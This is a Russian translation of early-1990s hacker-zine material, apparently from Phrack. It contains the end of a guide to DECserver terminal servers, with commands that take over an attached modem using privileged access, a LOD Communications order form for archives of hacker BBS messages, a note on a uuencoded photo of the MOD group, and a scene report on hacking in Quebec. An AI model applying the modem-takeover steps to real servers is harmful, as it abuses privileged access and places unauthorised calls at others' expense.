Как видите, взломать защиту VMS может быть действительно непросто, если приняты все доступные меры безопасности.

Поиск модемов

```
Local> show port 8

Port 8:                                 Server: IRIS

Character Size:              8          Input Speed:        19200
Flow Control:              XON          Output Speed:       19200
Parity:                   None          Modem Control:    Disabled

Access:                  Local          Local Switch:        None
Backwards Switch:         None          Name:              PORT_8
Break:                   Local          Session Limit:          4
Forwards Switch:          None          Type:                Soft

Preferred Service: None

Authorized Groups:    0
(Current)  Groups:    0

Enabled Characteristics:
```

```
Autobaud, Autoprompt, Broadcast, Input Flow Control, Loss Notification,
Message Codes, Output Flow Control, Verification
```

Простая конфигурация — скорее всего, к порту ничего не подключено или подключён терминал. Экран показывает: на сервере IRIS, порт 8, размер символа 8 бит, управление потоком XON (альтернатива — CTS, аппаратное), чётность отсутствует, скорость входящих и исходящих данных — 19 200 бит/с, управление модемом отключено.

Остальные параметры касаются поведения сервера. Так, если бы предпочтительный сервис (Preferred Service) был «VMS» и вы входили через порт 8, подключение к VAX произошло бы автоматически, без запроса. Параметр «Break: Local» означает, что при отправке символа прерывания вы окажетесь в приглашении `Local>` — даже если работали в UNIX на хосте «UNIX» — и сможете запускать новые сессии. Весьма удобно. Переключатели Forward и Backward служат для перехода между сессиями. Всё это настраивается.

За подробностями о параметрах обратитесь к справочнику команд или утилите HELP.

```
Local> show port 1

Port 1:                                Server: IRIS

Character Size:            8           Primary Speed:      9600
Flow Control:            CTS           Alternate Speed:    2400
Parity:                 None           Modem Control:   Enabled

Access:              Dynamic           Local Switch:       None
Backwards Switch:       None           Name:            MODEM_1
Break:                 Local           Session Limit:         4
Forwards Switch:        None           Type:               Soft

Preferred Service: VMS

Authorized Groups:   0
(Current)  Groups:   0

Enabled Characteristics:

Autobaud, Autoconnect, Autoprompt, Broadcast, Dialup, DTRwait,
Inactivity Logout, Input Flow Control, Loss Notification,
Message Codes, Output Flow Control, Ring, Security, Verification
```

А это, очевидно, модем. Скорость, управление модемом и включённые характеристики говорят сами за себя, даже если имя ничего не подсказывает. Обратите внимание на параметр «Alternative Speed».

Что делать с найденным модемом?

```
Local> set port 1 modem control disabled
Local> set service modem port 1
Local> connect modem
```

Начинайте работу. Такой способ несколько неудобен, и существует вероятность, что модем уже настроен как исходящий. Не забывайте, что вы — привилегированный пользователь. Я рекомендую не причинять серверу вреда («от насилия не рождается ничего хорошего») и оставлять всё как есть. НЕ создавайте постоянный исходящий модемный сервис (это можно сделать непосредственно из VMS, если действительно нужно) и НЕ забывайте, что за ваши звонки кто-то платит, а линия, к которой подключён модем, может быть ограничена определёнными номерами или блокировать исходящие звонки на аппаратном уровне. Включайте голову... И не зацикливайтесь на изучении модемов. DECserver можно использовать для проникновения в систему. Не злоупотребляйте этими введениями.

Обзор команд (в алфавитном порядке)

• **BACKWARDS** — возврат к предыдущей сессии.
• **BROADCAST** — отправка сообщения на порт.
• **CLEAR** — очистка сервиса. Относится к рабочей базе данных.
• **CONNECT** — подключение к сервису или порту.
• **CRASH** — выключение сервера с последующей переинициализацией.
• **DEFINE** — определение параметра. Относится к постоянной базе данных.
• **DISCONNECT** — отключение сессии или порта.
• **FORWARD** — переход к следующей сессии.
• **HELP** — справка.
• **INITIALIZE** — перезагрузка сервера. Можно указать задержку в минутах; `Local> initialize cancel` отменяет запланированную перезагрузку.
• **LIST** — отображение информации: устройства, узлы, порты, очередь, сервер, сервисы, сессии...
• **LOCK** — блокировка терминала с паролем, введённым в этот момент. Для продолжения работы введите временный пароль повторно.
• **LOGOUT** — выход из указанного порта. Если порт не указан — из текущего.
• **MONITOR** — мониторинг устройств, узлов, портов, очереди, сервера, сервисов, сессий...
• **PURGE** — удаление сервиса из постоянной базы данных.
• **RESUME** — возобновление сессии.
• **SET** — настройка устройств, узлов, портов, очереди, сервера, сервисов, сессий, характеристик, привилегированного/непривилегированного режима... Относится к рабочей базе данных.
• **SHOW** — отображение всего.
• **TEST** — тестирование цикла (LOOP), порта (PORT) или сервиса (SERVICE).

Предупреждающее сообщение

Для общей информации приведём одно интересное предупреждение:

```
Local -120- WARNING - Access to service is not secure

  Session status information cannot be passed between the
  server and the attached device because modem signals are
  not present.  This is not a problem if the device is a
  non-secure printer; however, if the port is a non-LAT
  host system, users could access other users' data.
```

На этом, пожалуй, всё.

Объяснить можно было бы ещё многое, но сейчас в этом нет необходимости. Если потребуется дополнительная информация — обратитесь к утилите HELP или свяжитесь со мной любым удобным способом. [Надеюсь, вы не восприняли мой странноватый стиль изложения слишком буквально — мой родной язык не английский.]

«Opticon: Ты не думаешь, что я схожу с ума?
TLA: Да, похоже на то...»

Любовь и ан-архия всем тем, кто понимает зачем.

СЛОМАЙ СТЕНУ

Проект LOD Communications по архивации сообщений подпольных H/P BBS: информация и бланк заказа, версия №2, 30.07.93

Автор: LOD Communications

Этот файл содержит:

• Справочную информацию о проекте;
• Выдержки из Computer underground Digest (CuD), выпуск №5.39;
• ОБНОВЛЁННЫЕ FAQ И ЦЕНЫ;
• ОБНОВЛЁННЫЙ бланк заказа и условия.

Это обновлённая версия №2 данного информационного файла. Структура ценообразования была изменена (в вашу пользу), а также добавлены новые вопросы в раздел FAQ. Все изменённые/обновлённые разделы обрамлены тремя звёздочками (___). Пожалуйста, найдите время, чтобы ознакомиться с обновлениями. Разделы без звёздочек не изменились и по существу идентичны версии №1. Объём файла составляет около десяти страниц (28 Кбайт) и должен ответить на все ваши вопросы.

Проект

На протяжении всей истории человечества физические объекты сохранялись для потомков на благо следующих поколений. Киберпространство, однако, не является физическим: данные, хранящиеся на дискетах, имеют конечный срок жизни, как и технологии для их считывания. Самые ранние подпольные хакерские BBS работали в то время, когда TRS-80, Commodore 64 и Apple][считались передовыми технологиями. Сегодня трудно найти кого-либо, у кого одна из этих машин находится в рабочем состоянии, не говоря уже о том, чтобы вспомнить, как ею пользоваться. :-(

LOD Communications создала историческую библиотеку «тёмной» части киберпространства. Цель проекта — собрать как можно больше информации с подпольных Hack/Phreak (H/P) BBS, работавших на протяжении десяти лет: от самых первых (в 1980–1981 гг. — 8BBS и MOM: Modem Over Manhattan) до легендарных OSUNY, Plover-NET, Legion of Doom!, Metal Shop и других, вплоть до Phoenix Project образца 1989–1990 годов. На сегодняшний день удалось восстановить сообщения с более чем 50 различных BBS, хотя почти ни одна из баз не является полной на 100%. Однако отсутствие полного «комплекта» не умаляет их ценности.

Кому полезна эта информация?

• **УЧАСТНИКИ**, которые присутствовали на различных H/P BBS, могут захотеть увидеть свой вклад в историю или вспомнить «золотую эпоху» хакерства;

• **ЭНТУЗИАСТЫ**, пришедшие в «сцену» после того, как большинство этих досок прекратили работу, могут захотеть узнать, что они пропустили;

• **КОМПАНИИ**, которые могут захотеть проверить, были ли скомпрометированы их (или конкурентов) телефонные системы, компьютеры или сети;

• **СПЕЦИАЛИСТЫ ПО БЕЗОПАСНОСТИ / ПРАВООХРАНИТЕЛЬНЫЕ ОРГАНЫ**, которые могут захотеть узнать, какие методы применялись для обхода систем компьютерной безопасности;

• **УЧЕБНЫЕ ЗАВЕДЕНИЯ И УНИВЕРСИТЕТЫ** (включая их библиотеки), которые могут захотеть использовать информацию для исследований в области социологии или информатики, а также в образовательных целях — на курсах по компьютерному праву, компьютерной этике и компьютерной безопасности;

• **АВТОРЫ / ПРЕССА**, которые наконец могут захотеть разобраться с реальными фактами о «хакерах»;

• **ЛЮБОПЫТНАЯ ПУБЛИКА**, желающая заглянуть во внутренний мир Компьютерного Подполья — особенно в те BBS с ограниченным доступом и их закрытые подборды, где обитала лишь горстка «лучших из лучших».

Стремились ли люди, причастные к Компьютерному Подполью, развязать Третью мировую войну, торговать секретами с Советами, работать с организованной преступностью, сговариваться творить зло — или это были просто скучающие подростки, которым нечем было заняться? Насколько много они знали и как им это удавалось узнавать? Были ли у них возможности отключить телефонную связь в целых зональных кодах? Могли ли они испортить чью-то кредитную историю? Могли ли они «двигать спутники в небесах»? Могли ли они прослушивать переговоры в сетях пакетной коммутации или ваши разговоры? Ответы кроются в самих сообщениях.

*** Почему LODCOM берёт деньги за базы сообщений? ***

Как это нередко бывает с большими проектами, затраченные усилия и финансовые вложения оказались существенно больше, чем предполагалось изначально. При всём высокотехнологичном оборудовании, доступном сегодня, люди порой забывают, что в начале 1980-х 14,4K-бодные модемы и 250 МБ жёсткие диски были лишь мечтой для домашнего пользователя. Большинство сообщений, восстановленных Lodcom, были скачаны на скорости 300 бод на дисковые накопители объёмом 143 Кбайт, при этом каждый файл обычно не превышал 15 Кбайт. Было невозможно позвонить на BBS и за 10 минут скачать полную базу сообщений в один файл. Буквально сотни человеко-часов были потрачены на копирование запылившихся дисков Apple][, перенос данных на IBM (или ручной набор печатных копий, когда электронные версии были недоступны), организацию более тысячи отдельных файлов (на сегодняшний день) по принципу принадлежности к той или иной BBS, а также на их склейку. Кроме того, после консультаций с соответствующими организациями по защите гражданских свобод и собственными юристами пришлось провести минимальное редактирование сообщений (ограниченное удалением кодов доступа к межгороду, телефонных номеров и паролей), чтобы убедиться в отсутствии незаконного содержимого. Все усилия были направлены на сохранение сообщений в их первоначальном виде: 40-символьные строки, ПОЛНЫЙ ВЕРХНИЙ РЕГИСТР, орфографические ошибки, нецензурная лексика, неточности всевозможного рода — всё на месте.

Хотя удалось собрать достаточно обширную коллекцию материалов, охватывающих десятилетие общественной и частной деятельности компьютерного подполья, сообщений ещё немало. Мы стремимся продолжать документировать историю Компьютерного Подполья. Для того чтобы это сделать и хотя бы окупить уже затраченные ресурсы (которых гораздо больше, чем большинство людей представляет), всей совокупности баз сообщений (то есть всем томам вместе) была назначена денежная стоимость. Без вашего понимания и поддержки этот проект может не

выдержать до своего завершения. Значительная часть любой прибыли будет направлена на два других проекта, цель которых — предоставить дополнительные исторические сведения о сообществе Компьютерного Подполья. То есть никто из участников не собирается бросать основную работу :-)

ПОЖЕРТВОВАНИЯ: Часть каждого заказа будет направлена на следующие нужды:

1. Пожертвование в счёт оплаты юридических расходов Крейга Нейдорфа (Knight Lightning — удалённый сисоп Metal Shop Private) по делу, связанному с его успешной кампанией по защите прав на свободу слова в сфере электронных публикаций (дело PHRACK/E911).

2. Стипендиальный фонд SotMESC. Стипендия SotMESC присуждается студентам, написавшим выдающиеся работы объёмом от 20 до 30 страниц на тему компьютерной культуры (т.е. хакерской культуры, культуры написания вирусов, интернет-культуры и т.п.). Подробности: SotMESC PO BOX 573 Long Beach, MS 39560 или e-mail: rejones@seabass.st.usm.edu

---

• Двухстраничное общее сообщение с описанием терминологии и формата H/P BBS.

• BBS Pro-Phile: историческая справка и описание BBS, написанные либо оригинальными системными операторами, либо теми, кто реально звонил на BBS в период её работы (чтобы разыскать нужных людей и убедить их написать эти материалы специально для проекта, ушли месяцы; малоизвестные BBS могут не иметь Pro-Phile).

• Сообщения, опубликованные на BBS (то есть сама база сообщений).

• Скачанные списки пользователей, если таковые имеются.

• Обучающие материалы по взлому/фрикингу, так называемые «G-Philes», которые были доступны онлайн, если таковые имеются.

Ожидается, что большинство людей, заинтересованных в базах сообщений, никогда не слышали о многих из перечисленных BBS. Увидев один набор сообщений, вы ещё не увидели ВСЁ. Каждая система обладала уникальным характером, своим набором пользователей, и каждая может предложить что-то своё.

Ввиду большого объёма файлов баз сообщений они будут сжаты в формате на ваш выбор. Обратите внимание, что Lodcom НЕ включает программу сжатия/распаковки (PKZIP, PAK и т.д.). ASCII-файлы (без сжатия) предоставляются за дополнительные $5,00 для покрытия затрат на дискеты (несжатые файлы требуют более чем вдвое большего количества дискет) и доставку. Файлы доступны для:

• IBM (5,25 или 3,5 дюйма)
• AMIGA (3,5 дюйма)
• APPLE MACINTOSH (3,5 дюйма)
• БУМАЖНЫЕ версии можно заказать, но они стоят в три раза дороже (из-за повышенных расходов на доставку, времени на печать и того, что сообщения в 40-символьном формате тратят много бумаги... берегите деревья!). Бумажные версии доставляются вдвое дольше, но отпечатаны на лазерном принтере.

Ожидаемый срок доставки заказов на физический почтовый адрес заказчика — 3–5 недель с момента получения заказа.

*** Часто задаваемые вопросы (FAQ) ***

ВОПРОС: В ВЕРСИИ №1 этого файла требовался минимальный размер заказа в $20,00, но в этой версии я этого не вижу. Также у каждой отдельной базы сообщений была своя цена. Почему изменения?

ОТВЕТ: После распространения первой версии информационного файла мы получили очень хороший отклик с точки зрения поступивших заказов. Поскольку наша цель — возместить понесённые (и продолжающие накапливаться) расходы по проекту, а не «стричь массы», было решено снизить общую цену, что фактически означает предоставление большего количества файлов за ту же старую цену. То есть вы получите ВСЕ тома проекта за $39,00 вместо только 1-го тома, как указывалось в предыдущей версии файла. Что касается минимального заказа ($20,00) — поскольку ВСЕ, кто до сих пор заказывал базы сообщений, заказывали полный комплект (ранее это был том №1, теперь — все тома), а не отдельные базы, мы решили отказаться от индивидуальной ценовой политики по причине отсутствия спроса на неё.

ВОПРОС: Сколько томов планирует выпустить Lodcom?

ОТВЕТ: Минимум три тома, возможно четвёртый, если удастся раздобыть дополнительный материал. Ещё несколько участников, у которых есть материалы, пока не прислали их нам. Ожидаемые даты выхода томов:

```
Том 1: 5700+ сообщений, 20 H/P BBS, ЗАВЕРШЁН.
Том 2: 15-25 H/P BBS, сентябрь 1993.
Том 3: 15-25 H/P BBS, ноябрь 1993.
Том 4: Если будет, конец декабря 1993.
В общей сложности ожидается 15000+ сообщений.
```

ВОПРОС: Как долго будут доступны эти файлы баз сообщений?

ОТВЕТ: Сказать наверняка не можем. Это продолжающийся процесс, и ваша поддержка позволит нам работать до тех пор, пока мы не будем удовлетворены тем, что восстановили последние достойные фрагменты сообщений. При условии наличия спроса на эти сообщения ожидается, что все H/P BBS, ЗАСЛУЖИВАЮЩИЕ ВНИМАНИЯ (то есть не «codez»- и не «warez»-системы), будут доступны к концу этого года (1993). Приблизительная оценка — от 60 до 80 баз сообщений, половина из которых будет довольно неполной. Ожидается, что заказы будут выполняться как минимум до начала следующего года (1994), хотя это может измениться. В любом случае мы заблаговременно разошлём уведомление о прекращении работы.

ВОПРОС: Я уже заказал том №1 — распространяется ли на меня новая ценовая политика задним числом?

ОТВЕТ: Да. Если вы уже заказали том №1, по завершении следующего тома он будет отправлен вам без каких-либо действий с вашей стороны. Если вы смените почтовый адрес — обязательно уведомите нас. Считайте это своего рода подпиской. Оформите заказ сейчас, и все завершённые тома будут высланы вам. По мере завершения очередного тома он будет отправляться автоматически. Если бы не все вы, кто уже оформил заказ и выразил свою поддержку, мы не смогли бы предложить ВСЕ тома по той же цене, что вы заплатили за первый.

ВОПРОС: Что если после доставки тома Lodcom получит дополнительные сообщения с какой-либо BBS — получу ли я их тоже?

ОТВЕТ: Да. Любые дополнительные сообщения с H/P BBS, полученные нами после отправки вам файла этой BBS, будут переданы вам либо по электронной почте, либо обычной почтой на отдельной дискете.

ВОПРОС: Прежде чем заказывать, я хотел бы составить представление о нескольких досках. Где можно узнать подробнее?

ОТВЕТ: Да. Образец реальных сообщений доступен следующим образом — при условии наличия у вас доступа к TELNET в Интернет:

```
Telnet:    phantom.com  (или)  198.67.3.2
Введите:   mindvox         [Чтобы войти в систему Mindvox]
Логин:     guest           [Для ознакомления]
В ответ:   finger lodcom   [Чтобы просмотреть наш файл образцов сообщений]
```

Если у вас нет доступа к TELNET и ваш хост не «пропустит» файл размером 50 Кбайт, Lodcom отправит вам файл образцов сообщений по вашей явной просьбе. Файл содержит 31 достаточно типичное сообщение с пяти H/P BBS, работавших в период с 1983 по 1989 год.

ВОПРОС: «Могу ли я помочь? У меня есть старые сообщения» (на C64, Apple, IBM [лучший вариант для нас] или в бумажном виде).

ОТВЕТ: Свяжитесь с нами как можно скорее! Мы выработаем справедливое соглашение в зависимости от количества, качества, формата и «древности» сообщений. Ваш вклад не останется незамеченным.

ВОПРОС: Прежде чем принять решение о заказе, я хотел бы узнать мнение другого человека об этом проекте. Где я могу получить дополнительную информацию?

ОТВЕТ: Смотрите следующую выдержку из CuD #5.39. Мы также указываем, где можно найти оригинальный выпуск CuD, включающий интервью и несколько BBS Pro-Phile.

*** Выдержки из CuD ***

```
Computer underground Digest    Sun May 30 1993   Volume 5 : Issue 39
                            ISSN  1004-042X

       Editors: Jim Thomas and Gordon Meyer (TK0JUT2@NIU.BITNET)

CONTENTS, #5.39 (May 30 1993)
File 1--The LOD Files - A CuD Critique
File 2--Histories of BBSes (excerpts from the LOD files)
File 3--LOD Project Summary and Contact Information
File 4--An Interview with the LOD
```

Cu-Digest — еженедельный электронный журнал/информационный бюллетень. Выпуски CuD можно найти в группе новостей Usenet comp.society.cu-digest. Анонимный FTP в США: ftp.eff.org (192.88.144.4) в директории /pub/cud. Архивные выпуски можно получить через сервер рассылки по адресу: server@blackwlf.mese.com

{Следующие выдержки — из файла 1 CuD #5.39, критическая рецензия CuD}

«...Во избежание какой-либо путаницы: существует лишь одна LOD, большинство её оригинальных членов поддерживают периодический контакт, они давно стали взрослыми, и между оригинальной LOD и какими-либо недавними лицами или группами, претендующими на это название, нет никакой связи.

Но кому вообще до этого дело??

CuD — тому делу. Оригинальная LOD остаётся культурной иконой 1980-х в компьютерной культуре и — хорошо это или плохо — была наиболее влиятельной и имитируемой группой, чей ореол мистики сохраняется вплоть до середины 90-х. Одного этого едва ли достаточно для беспокойства о каком-то ярлыке. Вопрос идентичности важен потому, что оригинальные члены начинают участвовать в проектах, которые отражают их деятельность десятилетней давности, и становится запутанным, когда другие суетливо пытаются примкнуть к этой идентичности. Если возникают

вопросы идентичности — возникают замешательство и сомнения в достоверности проектов.

Один нынешний проект LOD произвёл на нас впечатление. Оригинальные члены LOD составляют логи с ряда главных "хакерских подпольных BBS" 1980-х. Мы получили выдержки из проекта и впечатлены профессионализмом и полнотой материала.

Работая совместно под именем "LOD Communications", бывшие члены прочесали свои архивы в поисках логов BBS середины и конца 1980-х. Логи включают такие BBS, как OSUNY, Twilight Zone, Forgotten Realm, Black Ice Private, Phoenix Project, Face to Face, Alliance и Plover-NET, среди прочих. Многие из них были главными досками эпохи, а другие олицетворяют вторичные уровни культуры. Как по отдельности, так и в совокупности, коллекция даёт беспрецедентный взгляд на культуру, о которой большинство из нас читало лишь в "Cyberpunk" или "The Hacker Crackdown".

Нам нравится этот материал по нескольким причинам. Во-первых, как исследователям, нам даже ограниченный объём уже виденного материала представляется богатым источником данных для всех, кто хочет понять культуру того времени. Это похоже на то, как если бы кто-то прошёлся по району Хайт-Эшбери в Сан-Франциско с видеокамерой во время "Лета любви" и выпустил записи спустя годы. Это мечта антрополога, сокровище социолога и архивный экстаз историка. Даже сотрудники правоохранительных органов и специалисты по безопасности нашли бы материал полезным для развенчания многих заблуждений о "хакерах". Для остальных это просто увлекательное чтение.

Логи достаточно занимательны и полезны при чтении каждой отдельной доски. Однако сила коллекции проявляется при чтении их как глав в романе — фрагментов в разных точках времени, которые вместе придают отдельным авторам и доскам индивидуальность. Мы ловим себя на том, что хотим узнать больше о некоторых из этих людей: как они решали свои проблемы? Кто был предполагаемым информатором на той или иной доске? Можно ли распознать его по постам? Как тот или иной автор разрешил свои проблемы? Что стало с этими людьми впоследствии?

Многие посты в логах лестны, другие — менее. К чести редакторов lodcom, они оставили всё как есть, позволяя читателям самим видеть и судить о том, что происходило на подпольных досках. Коллекция LOD даёт подлинный взгляд на то, что происходило, и чтение этих материалов вызвало у нас ощущение дежавю, которое накрыло нас с новой силой.»

{Конец выдержек из CuD #5.39}

[Таблица из 20 записей — опущена]

Полный список BBS, вошедших в том №1: Alliance BBS (618), Black Ice Private (703), Broadway Show/Radio Station BBS (718), CIA BBS (201), C.O.P.S. (305), Face To Face (713), Farmers Of Doom (303), Forgotten Realm (618), Legion Of Doom! (305), Metal Shop Private (314), OSUNY (914), Phoenix Project (512), Plover-NET (516), Safehouse (612), Sherwood Forest I (212), Sherwood Forest][(914), Split Infinity (408), Twilight Phone (???), Twilight Zone/Septic Tank (203), WOPR (617). В совокупности — более 5700 сообщений.

Примечания: В столбце SYSOP(S) символ * обозначает удалённого сисопа. В столбце #msgs: P — BBS была закрытой (Private), R — BBS была публичной, но включены подборды с ограниченным доступом, G — включены некоторые (или все) G-файлы, написанные сисопом и/или доступные на BBS, U — включён список пользователей BBS (как правило, без даты). Столбец DATES показывает начальную и конечную даты, за которые были буферированы (и, следовательно, доступны) сообщения, хотя в хронологическом порядке могут быть пробелы. Столбец KBYTES показывает размер полного файла, содержащего сообщения, g-файлы, список пользователей и т.д. Столбец PROPHILE указывает, написан ли и включён ли «BBS Pro-Phile».

LODCOM в настоящее время организует и склеивает сообщения с более чем 30 других H/P BBS [перечислены ниже], и по мере завершения файлов и/или получения дополнительных сообщений для указанных выше систем будут выходить обновления данного списка. Modem Over Manhattan (MOM), 8BBS (213), Mines of Moria (713), Pirates Cove (516) сисоп: BlackBeard, Catch-22 (617) сисоп: Silver Spy, Phreak Klass 2600 (806) сисоп: The Egyptian Lover, Blottoland (216) сисоп: King Blotto, Osuny 2 (a.k.a. The Crystal Palace) (914), Split Infinity (408), The Hearing Aid, Shadowland (303) сисоп: The ShadowMaster, ShadowSpawn (219) сисоп: Psychic Warlord, IROC (817) сисоп: The Silver Sabre, FreeWorld II (301) сисоп: Major Havoc, Planet Earth (714), Ripco (312) сисоп: Dr. Ripco, Hackers Heaven (217) сисоп: Jedi Warrior, Demon Roach Underground (806) сисоп: Swamp Ratte, Stronghold East Elite (516) сисоп: Slave Driver, Pure Nihilism, 5th Amendment (713) сисоп: Micron, Newsweek Elite (617) сисоп: Micro Man, Lunatic Labs (415) сисоп: The Mad Alchemist, Laser Beam (314), Hackers Den (718) сисоп: Red Knight, The Freezer (305) сисоп: Mr. Cool, The Boca Harbour (305) сисоп: Boca Bandit, The Armoury (201) сисоп: The Mace, Digital Logic's Data Center (305) сисоп: Digital Logic, Asgard (201), The KGB, PBS (702), Lost City of Atlantis сисоп: The Lineman и другие.

*** Обучающие материалы по взлому/фрикингу — «G-Philes» ***

Наряду с перечисленными выше базами сообщений H/P BBS, LODCOM собрала многие из старых «файлов», написанных и распространявшихся на протяжении многих лет. Перечислить их все здесь заняло бы слишком много места, однако можно сказать, что большинство из них НЕ являются файлами, изначально написанными для электронных изданий, таких как Phrack, PHUN, ATI и т.д. (за очевидным исключением LOD/H Technical Journal). Те файлы/информационные бюллетени легко доступны из других источников. Эта разношёрстная коллекция включает файлы, которые каким-то образом выпали из широкого обращения. Оглавление коллекции прилагается, однако все учебные материалы сгруппированы в четыре больших файла примерно по 250 Кбайт каждый.

ОБНОВЛЕНИЕ/ДОПОЛНЕНИЕ: Ведётся сбор материалов из баз сообщений и файлов H/P BBS, а также из других источников — организованная компиляция всех произведений всех бывших членов группы Legion of Doom/Hackers. В неё также входят базы сообщений закрытых подбордов группы LOD/H, находившихся на LOD BBS (1984), Catch-22 (1985), Phoenix Project (1988) и Black Ice Private (1988), которые НЕ были включены в базы сообщений этих BBS. Сообщения с BBS, написанные до и после вступления каждого члена в группу, вместе с любыми написанными ими файлами будут организованы по именам членов в отдельные файлы. Это делается скорее для нас самих, чем для чего-то другого — нам интересно, сколько материала было создано за эти годы. Обратите внимание, что эта специальная коллекция файлов будет выслана вам примерно одновременно с томом III и является бесплатной при заказе ОБОИХ — упомянутой выше коллекции G-Phile И файлов баз сообщений.

*** Бланк заказа ***

```
- - - - - - - - - - - - - - - - C U T - H E R E - - - - - - - - - - - - - - - -

               LOD Communications H/P BBS Message Base ORDER FORM
               ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

    PERSONAL RATE:  Volumes 1, 2, 3, and possibly a fourth if created: $39.00
    This price is total & includes any updates to individual BBS Message Bases.

    COMMERCIAL RATE:  Corporations, Universities, Libraries, and Government
```

```
   Agencies: $99.00  As above, price is total and includes updates.

H/P BBS Message Bases (All Volumes): $________

"G-Phile" Collection (Optional): $____________ ($10.00 Personal)
                                               ($25.00 Commercial)

Disk Format/Type of Computer: ___________________________________
(Please be sure to specify diskette size [5.25" or 3.5"] and high/low density)

File Archive Method (.ZIP [preferred], .ARJ, .LHZ, .Z, .TAR) _____________
                    (ASCII [Non-Compressed] add $5.00 to order)

Texas Residents add 8% Sales Tax.
If outside North America please add $6.00 for Shipping & Handling.

Total Amount (In U.S. Dollars): $ ____________

Payment Method:  Check or Money Order please.
Absolutely NO Credit Cards, even if it's yours :-)

By purchasing these works, the Purchaser agrees to abide by all applicable U.S.
Copyright Laws to not distribute or reproduce, electronically or otherwise, in
part or in whole, any part of the Work(s) without express written permission
from LOD Communications.

Send To:
          Name: _____________________________________

  Organization: _____________________________________ (If applicable)

        Street: _____________________________________

City/State/Zip: _____________________________________

       Country: _____________________________________

E-mail address: _____________________________________ (If applicable)


PRIVACY NOTICE:  The information provided to LOD Communications is used for
sending orders and periodic updates to the H/P BBS Message Base Price List.
It will NOT be given or sold to any other party.  Period.


- - - - - - - - - - - - - - - - C U T - H E R E - - - - - - - - - - - - - - - -
```

Перевод бланка заказа:

• ПЕРСОНАЛЬНАЯ ЦЕНА: Тома 1, 2, 3 и, возможно, четвёртый при его создании: $39,00. Цена окончательная и включает любые обновления к отдельным базам сообщений BBS.
• КОММЕРЧЕСКАЯ ЦЕНА: Корпорации, университеты, библиотеки и государственные органы: $99,00. Аналогично, цена окончательная и включает обновления.
• Коллекция «G-Phile» (необязательно): $10,00 (персональная) / $25,00 (коммерческая).
• Жители Техаса добавляют 8% налога с продаж.
• За пределами Северной Америки добавьте $6,00 за доставку.
• Оплата: чек или денежный перевод. Кредитные карты не принимаются категорически.
• УВЕДОМЛЕНИЕ О КОНФИДЕНЦИАЛЬНОСТИ: Предоставленная LOD Communications информация используется только для отправки заказов и периодических обновлений прайс-листа. Она НЕ будет передана или продана третьим лицам. Точка.

Реквизиты

```
Remit To:   LOD Communications
            603 W. 13th
            Suite 1A-278
            Austin, Texas USA  78701
```

Связаться с Lodcom можно также по e-mail: lodcom@mindvox.phantom.com
Голосовая почта: 512-448-5098

```
LOD Communications: Leaders in Engineering, Social and Otherwise ;)

Email: lodcom@mindvox.phantom.com
Voice Mail: 512-448-5098
Snail Mail: LOD Communications
            603 W. 13th
            Suite 1A-278
            Austin, Texas USA 78701
```

Фотография группы Masters of Deception (MOD), предоставленная Секретной службой США

Автор: Редакция Phrack

Описание

Данный файл предоставлен Секретной службой Соединённых Штатов. На снимке запечатлены члены хакерской группы Masters of Deception («MOD»), сделанном приблизительно в ноябре 1990 года. Формат изображения: GIF87A, оттенки серого.

Содержимое файла представляет собой UUencoded-архив с GIF-изображением. Двоичные данные сохранены без изменений:

```
begin 644 mod.gif
M1TE&.#=AD &0 ?<      ,8   #& ,;&    QL8 Q@#&QL?'Q\?FQZK2_/O[
M^^GIZ=C8V,7%Q;.SLZ&AH8^/CWQ\?&IJ:EE964='1S0T-"(B(A 0$
M@ " @ "  (" (   (  @/S__SB @(#_ #@X /S2Jv^  *BCHX X (  _X
M.  X@
[Двоичные данные UUencoded — опущены для читаемости; используйте оригинальный файл 24.txt для декодирования]
end
```

> ***Примечание:*** *Полные двоичные данные UUencoded (559 строк) содержатся в исходном файле* `phrack/issue_044/24.txt`*. Для получения изображения выполните декодирование командой* `uudecode 24.txt`*, что создаст файл* `mod.gif`*.*

Международные сцены

Авторы: Gurney Halleck (NPC), Holz, Herd Beast

Было время, когда хакеры были практически изолированы друг от друга. Встретить хакера из другой страны, кроме США, было почти невозможно. Затем в середине 1980-х годов, во многом благодаря чат-системам, доступным через сети X.25 — таким как Altger, tchh и QSD, — хакеры со всего мира начали находить друг друга. Они стали общаться, обмениваться информацией и учиться один у другого. Разрозненные и непохожие субкультуры начали сливаться в единую общую сцену, которая и породила хакерскую субкультуру, известную нам сегодня. Субкультуру, не знающую границ, чьи представители разделяют общую цель — освобождение информации от корпоративных оков.

С невероятным распространением Интернета по всему миру это сообщество растёт стремительными темпами. Имея это в виду, мы хотим помочь ещё теснее объединить сообщества разных стран, пролив свет на хакерские сцены, существующие там. Мы запрашивали материалы у людей с описанием хакерской сцены в их стране, но, к сожалению, желающих оказалось больше, чем тех, кто довёл дело до конца (вы знаете, кто вы такие). В этом выпуске мы хотим познакомить вас со сценами Квебека, Швейцарии и Израиля.

Что происходит на сцене 418

Автор: Gurney Halleck (NPC)

Верите или нет, но в зоне кода 418 есть хакеры и фрикеры, и о нас только начинают слышать. В Квебек-Сити есть лишь две настоящих BBS в стиле H/P: The Workshop и Miranda BBS. Первая — это место тусовки NPC (Northern Phun Co.), местной хакерско-фрикерской группы, имеющей определённую известность; достаточно прочитать «Phone Pirates» — недавнюю книгу двух журналистов из Торонто... Вторую некоторые считают немного слабоватой. Лично я дружу с сисопами — они не настоящие хакеры, но в целом неплохие ребята.

Вот несколько имён, которые вы могли встречать на сцене H/P: Blizkreig, SubHuman Punisher, KERMIT, Atreid Bevatron, Coaxial Karma, Mental Floss, Fairy Dust, Evil-E, Black Head, Santa Claus, Blue Angel Dream, я сам, и, вероятно, ещё многие, кого я забыл упомянуть. (Извините.)

NPC издаёт ежемесячный журнал и 1 ноября 1993 года будет праздновать свою первую годовщину. Группа попала на национальное телевидение и в прессу за взлом компьютера кабинета премьер-министра.

В зоне 418 есть только один интернет-узел — в Университете Лаваля. Чтобы получить легальный аккаунт в одной из их систем, надо быть готовым выложить 90 долларов в месяц. Ни один подросток не может себе этого позволить — вот почему здесь так много хакеров. Они взламывают всё: от старых машин VAX/VMS до новейших Sun'ов, а также Datapac и Edupac.

